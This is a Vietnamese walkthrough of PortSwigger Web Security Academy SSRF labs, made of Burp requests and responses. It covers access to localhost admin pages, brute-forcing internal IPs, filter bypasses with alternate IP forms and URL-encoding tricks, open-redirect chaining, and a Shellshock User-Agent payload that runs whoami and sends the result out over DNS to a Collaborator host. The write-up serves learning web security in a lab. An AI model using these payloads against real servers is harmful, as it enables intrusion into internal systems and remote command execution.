

1. Basic SSRF against the local server

Đầu tiên ta chặn request sau đó thay URL muốn chuyển hướng vào stockAPI:

```
Cookie: session=zm/d0GQAVCkacCCEDJCht4NDVVLKXZFW
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://acdbiff21e4d3c5480f7366c00a20045.web-security-academy.net/product?product]
Content-Type: application/x-www-form-urlencoded
Origin: https://acdbiff21e4d3c5480f7366c00a20045.web-security-academy.net
Content-Length: 31
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http://localhost/admin
```

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Set-Cookie: session=xkFYlFp7NYSUeI7gDlJWVxQSc0BdWlP; Secure; HttpOnly; SameSite=None
5 Connection: close
6 Content-Length: 4882
7
8 <!DOCTYPE html>
9 <html>
10 <head>
11 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12 <link href=/resources/css/labs.css rel=stylesheet>
13 <title>
14     Basic SSRF against the local server
```

2. Basic SSRF against another back-end system

Cũng thay URL muốn chuyển hướng vào stockAPI nhưng do IP bị ẩn nên ta sẽ tiến hành bruteforce bằng intruder.

```
POST /product/stock HTTP/1.1
Host: ac7b1fa51fbd241180e4318900cf0074.web-security-academy.net
Cookie: session=aB6cJGgrTA2E3bIVeLhDue2GVQc9Kh6i
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac7b1fa51fbd241180e4318900cf0074.web-security-academy.net/product?productId=3
Content-Type: application/x-www-form-urlencoded
Origin: https://ac7b1fa51fbd241180e4318900cf0074.web-security-academy.net
Content-Length: 96
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http://192.168.0.$1$:8080/admin
```

	Request	Payload	Status ^	Error	Timeout	Length	Comment
	126	126	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	3140	
0			400	<input type="checkbox"/>	<input type="checkbox"/>	133	
1	1		400	<input type="checkbox"/>	<input type="checkbox"/>	133	
2	2		500	<input type="checkbox"/>	<input type="checkbox"/>	175	
3	3		500	<input type="checkbox"/>	<input type="checkbox"/>	175	
4	4		500	<input type="checkbox"/>	<input type="checkbox"/>	175	
5	5		500	<input type="checkbox"/>	<input type="checkbox"/>	175	
6	6		500	<input type="checkbox"/>	<input type="checkbox"/>	175	
7	7		500	<input type="checkbox"/>	<input type="checkbox"/>	175	
8	8		500	<input type="checkbox"/>	<input type="checkbox"/>	175	
9	9		500	<input type="checkbox"/>	<input type="checkbox"/>	175	
10	10		500	<input type="checkbox"/>	<input type="checkbox"/>	175	
		

Sau khi đã có ip thì thay vào URL và xoá user.

```
Cookie: session=acc009grLAkE3DlVeLhDue2GVQc9Kh6i
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac7b1fa51fbd241180e4318900cf0074.web-security-academy.net/product?productId=3
Content-Type: application/x-www-form-urlencoded
Origin: https://ac7b1fa51fbd241180e4318900cf0074.web-security-academy.net
Content-Length: 40
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http://192.168.0.126:8080/admin
```

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Connection: close
5 Content-Length: 3015
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labs.css rel=stylesheet>
12 <title>
13     Basic SSRF against another back-end system
```

3. SSRF with blacklist-based input filter

Sau khi ta thay URL vào nhưng báo không thành công thì ta sẽ phải:

- Mã hoá hoặc thay thế URL về dạng khác như: 2130706433, 017700000001, hay 127.1
- Encode các ký tự nhằm thoát khỏi filter

```
Cookie: session=N7YPhhQGN2ChLmZLKoy6PM1IKdhZuVET
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://acccb1f11ff39c0a80ea8dd200f00048.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://acccb1f11ff39c0a80ea8dd200f00048.web-security-academy.net
Content-Length: 31
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http://localhost/admin
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 51
```

"External stock check blocked for security reasons"

Ta thay thế URL thành 127.1 thì được chấp nhận nhưng khi thêm vào /admin thì không.

```
1 POST /product/stock HTTP/1.1
2 Host: accb1f11ff39c0a80ea8dd200f00048.web-security-academy.net
3 Cookie: session=N7YPhhQGN2ChLmZLKoy6PM1IKdhZuVET
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://acccb1f11ff39c0a80ea8dd200f00048.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://acccb1f11ff39c0a80ea8dd200f00048.web-security-academy.net
11 Content-Length: 21
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
17
18 stockApi=http://127.1
```

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=mmuWRVolPMeeKuaOgDZEKBPXHGuvfj6; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 10452
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11     <link href=/resources/css/labsEcommerce.css rel=stylesheet>
12     <title>
13       SSRF with blacklist-based input filter
14     </title>
15   </head>
16   <body>
17     <script src=/resources/labheader/js/labHeader.js>
18   </script>
19
20   <div id="academyLabHeader">
21     <section class="academyLabBanner">
22       <div class="container">
```

```
pretty Raw Hex \n
POST /product/stock HTTP/1.1
Host: accb1f11ff39c0a80ea8dd200f00048.web-security-academy.net
Cookie: session=N7YPhhQGN2ChLmZLKoy6PM1IKdhZuVET
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://acccb1f11ff39c0a80ea8dd200f00048.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://acccb1f11ff39c0a80ea8dd200f00048.web-security-academy.net
Content-Length: 27
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http://127.1/admin
```

```
Pretty Raw Hex Render \n
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"
```

Tiếp theo ta sẽ kết hợp giữa mã hoá ký tự và mã hoá URL.

Request

Pretty Raw Hex \n

```
1 POST /product/stock HTTP/1.1
2 Host: accb1f11ff39c0a80ea8dd200f00048.web-security-academy.net
3 Cookie: session=N7YPhhQGN2ChLmZLKoy6PM1IKdhZuVET
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://acccb1f11ff39c0a80ea8dd200f00048.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://acccb1f11ff39c0a80ea8dd200f00048.web-security-academy.net
11 Content-Length: 75
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=inoQKkouHtWl3MY6EfnnJV1ix2o7FvO; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 10452
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11     <link href=/resources/css/labsEcommerce.css rel=stylesheet>
12     <title>
13       SSRF with blacklist-based input filter
14     </title>
```

4. SSRF with whitelist-based input filter

Ta thay thế các URL vào nhưng thấy báo lỗi. Ta xác định được đây là dạng whitelist chỉ chấp nhận request từ “stock.weliketoshop.net”

```
POST /product/stock HTTP/1.1
Host: ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
Cookie: session=8Gyec6JaLHfXDbQS6gnFBIHldyL06Vbg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net/product?productId=2
Content-Type: application/x-www-form-urlencoded
Origin: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
Content-Length: 26
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http://127.0.0.1/
```

```
1 HTTP/1.1 400 Bad Request
2 Content-Type : application/json; charset=utf-8
3 Connection : close
4 Content-Length : 58
5
6 "External stock check host must be stock.weliketoshop.net"
```

Để giải quyết bài này thì ta sẽ phải.

- nhúng thông tin đăng nhập vào một URL trước tên máy chủ, sử dụng ký tự @
- sử dụng ký tự # để chỉ ra một đoạn URL
- tận dụng hệ thống phân cấp đặt tên DNS để đặt đầu vào bắt buộc vào tên DNS đủ điều kiện mà bạn kiểm soát.
- mã hóa URL để gây nhầm lẫn với mã phân tích cú pháp URL

```
1 POST /product/stock HTTP/1.1
2 Host: ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
3 Cookie: session=8Gyec6JaLHfXDbQS6gnFBIHldyL06Vbg
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net/product?productId=2
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
11 Content-Length: 48
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close

stockApi=http://localhost@stock.weliketoshop.net
```

```
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 51
5
6 "Could not connect to external stock check service"
```

```
1 POST /product/stock HTTP/1.1
2 Host: ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
3 Cookie: session=8Gyec6JaLHfXDbQS6gnFBIHldyL06Vbg
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net/product?productId=2
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
11 Content-Length: 48
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close

stockApi=http://localhost#stock.weliketoshop.net
```

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 58
5
6 "External stock check host must be stock.weliketoshop.net"
```

Khi nhìn vào 2 reponse trên ta thấy response đầu tiên đã vượt qua được filter đầu tiên do localhost ở đây định nghĩa như 1 user. Còn response 2 không hoạt động do phần đăng sau bị bỏ qua nên xảy ra block.

Khi ta kết hợp cả 2 reponse với nhau và mã hoá đi kí tự # thì ta thấy đã bypass thành công.

```
1 POST /product/stock HTTP/1.1
2 Host: ac1b1fa81e0d93e38079625800d700b2.web-security-academy.net
3 Cookie: session=8Gyec6JaLHfXDbQS6gnFBIHldyLO6Vbg
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac1b1fa81e0d93e38079625800d700b2.web-security-academy.net/product?productId=2
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://ac1b1fa81e0d93e38079625800d700b2.web-security-academy.net
11 Content-Length: 57
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
17
18 stockApi=http://localhost:25832433@stock.weliketoshop.net
```

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=QFwo7dtakn385wEndTaUkhjngqG0009ua; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 10393
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11     <link href=/resources/css/labsEcommerce.css rel=stylesheet>
12     <title>
13       SSRF with whitelist-based input filter
14     </title>
15   </head>
16   <body>
17     <script src=/resources/labheader/js/labHeader.js>
18   </script>
```

5. SSRF with filter bypass via open redirection vulnerability

Đầu tiên ta xác định đường dẫn có lỗ hổng. Sau đó copy đường dẫn và thay thế vào stockAPI để hiển thị ra.

- Đường dẫn có lỗ hổng nằm trong mục Next product.

```
1 GET /product/nextProduct ?currentProductId =13&path=/product?productId=14 HTTP/1.1
2 Host: ac2alf691e4a6dfb80bf836b00e10020.web-security-academy.net
3 Cookie: session=nQr9hpmuUwc6bHXGpSzKfcKsWvFaFjo
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac2alf691e4a6dfb80bf836b00e10020.web-security-academy.net/product?productId=13
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
```

Thay thế đường dẫn lỗi vào stockAPI nhưng báo đường dẫn sai.

```
1 POST /product/stock HTTP/1.1
2 Host: ac2alf691e4a6dfb80bf836b00e10020.web-security-academy.net
3 Cookie: session=nQr9hpmuUwc6bHXGpSzKfcKsWvFaFjo
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac2alf691e4a6dfb80bf836b00e10020.web-security-academy.net/product?productId=14
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://ac2alf691e4a6dfb80bf836b00e10020.web-security-academy.net
11 Content-Length: 76
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
17
18 stockApi=/product/nextProduct?currentProductId=13&path=/product?productId=14
```

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Set-Cookie: session=ByUklqez1jRil4sGKSnmhkretids9hvfi; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 26
6
7 "Missing parameter 'path'"
```

Tiếp theo ta xóa bớt để coi như “path” là 1 biến để gửi lên máy chủ. Và thay thế đường dẫn cần thiết vào.

```
1 POST /product/stock HTTP/1.1
2 Host: ac2a1f691e4a6dfb80bf836b00e10020.web-security-academy.net
3 Cookie: session=nQr9hpmu0wc6bHXgSpSzKfcKwVrFaPjo
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: */*
6 Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac2a1f691e4a6dfb80bf836b00e10020.web-security-academy.net/product?productId=14
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://ac2a1f691e4a6dfb80bf836b00e10020.web-security-academy.net
11 Content-Length: 65
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close

stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Connection: close
5 Content-Length: 3051
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labs.css rel=stylesheet>
12 <title>
13 SSRF with filter bypass via open redirection vulnerability
14 </title>
15 </head>
16 <body>
17 <script src="/resources/labheader/js/labHeader.js">
18 </script>
```

6. Blind SSRF with out-of-band detection

Đối với bài này ta cần 1 URL ta có thể kiểm soát được mức độ truy cập DNS. Ở đây em dùng Burp Collaborator. Sau khi copy đường dẫn ta thay thế đường dẫn vào Referer:

```
GPT /product?productId=1 HTTP/1.1
Host: ac341f501f34d7e180f648ed001a0080.web-security-academy.net
Cookie: session=fz20s3CdW6sQvV9qTCtsVSSR3r2mnpSX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://xstatryszks99uqi6ygo95dcr3xtli.burpcollaborator.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 3801
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11 <title>
12 Blind SSRF with out-of-band detection
13 </title>
14 </head>
15 <body>
16 <script src="/resources/labheader/js/labHeader.js">
```

#	Time ^	Type	Payload	Comment
1	2021-Aug-23 12:52:39 UTC	HTTP	xstatryszks99uqi6ygo95dcr3xtli	
2	2021-Aug-23 12:52:39 UTC	DNS	xstatryszks99uqi6ygo95dcr3xtli	
3	2021-Aug-23 12:52:39 UTC	DNS	xstatryszks99uqi6ygo95dcr3xtli	

Description

DNS query


The Collaborator server received a DNS lookup of type A for the domain name **xstatryszks99uqi6ygo95dcr3xtli.burpcollaborator.net**.

The lookup was received from IP address 34.242.153.229 at 2021-Aug-23 12:52:39 UTC.

7. Blind SSRF with Shellshock exploitation

Ở phần này ta cần tải extension của Burp "Collaborator Everywhere" tiếp đến ta sẽ Scope domain của bài lab để tìm lỗ hổng.

Sau khi Scope ta nhìn vào sitemap thấy có lỗ hổng ở phần User-Agent và phần Referer.



Tiếp theo ta sẽ thay thế 1 chuỗi vào User-Agent để lấy ra được tên User dựa trên Web giám sát DNS của chúng ta.

Và phần Referer sẽ thay bằng URL của chúng ta. Nhưng bài này Ip bị ẩn nên ta sẽ tiến hành Bruteforce.

```
1 GET /product?productId=1 HTTP/1.1
2 Host: ac531fb91e50bf6880a0107800e0007c.web-security-academy.net
3 Cookie: session=8YNQqD5gbWmagfUUDv9emv39AtkoJDDH
4 User-Agent: () { : ; }; /usr/bin/nslookup $(whoami).p6wy7o3kpkcs4fwcvspmf9jvum0do2.burpcollaborator.net
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: http://192.168.0.1:8080
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16 Cache-Control: no-transform
17 X-Real-IP: spoofed.jl8qcu6jbha7a3r4gotmnh6dxjoi68.burpcollaborator.net
18 Client-IP: spoofed.go8nfr9geed4d0ulj1lwjqfk3gumllh96.burpcollaborator.net
19 X-Forwarded-For: spoofed.yz15q9kypwomoi5ju371lxvlrcx3w0kp.burpcollaborator.net
20 True-Client-IP: spoofed.dwdknohdmbl1lx2yri4gyes0oruitgh5.burpcollaborator.net
21 X-Originating-IP: spoofed.pxqwo0ipnmmdm93asu5szotcp3vuutii.burpcollaborator.net
22 Forwarded: for=spoofed.k6rrxvrkwiv8v4c5lpen8j27yy4p3pre.burpcollaborator.net;by=spoofed.k6rrxvrkwiv8v4c5lpen8j27yy4
23 X-Wap-Profile: http://fh0m8q2f7d636zn0ckpijed29tfkem2b.burpcollaborator.net/wap.xml
24 CF-Connecting-IP: spoofed.p6wx0rpwnv9calues8o2cy34u3xrm.burpcollaborator.net
25 From: root@vgf276lv6t5j5fmgbl0oyiuci89e0d41t.burpcollaborator.net
26 Contact: root@wx3o7lwnumkmg3hs15zzvtjpavl6iv.burpcollaborator.net
27 X-Client-IP: spoofed.n5tuwyqnvluhu7b80sdq7mlax13s3ir7.burpcollaborator.net
```

Sau khi Bruteforce xong thì ở trên DNS sẽ đi kèm tên user và Os.

# ^	Time	Type	Payload	Comment
1	2021-Aug-23 13:13:43 UTC	DNS	p6wy7o3kpkcs4fwcvspmf9jvum0d...	
2	2021-Aug-23 13:13:43 UTC	DNS	p6wy7o3kpkcs4fwcvspmf9jvum0d...	
3	2021-Aug-23 13:13:43 UTC	DNS	p6wy7o3kpkcs4fwcvspmf9jvum0d...	
4	2021-Aug-23 13:13:43 UTC	DNS	p6wy7o3kpkcs4fwcvspmf9jvum0d...	

Description	DNS query
The Collaborator server received a DNS lookup of type AAAA for the domain name peter-jhmoN.p6wy7o3kpkcs4fwcvspmf9jvum0do2.burpcollaborator.net .	
The lookup was received from IP address 3.251.104.142 at 2021-Aug-23 13:13:43 UTC.	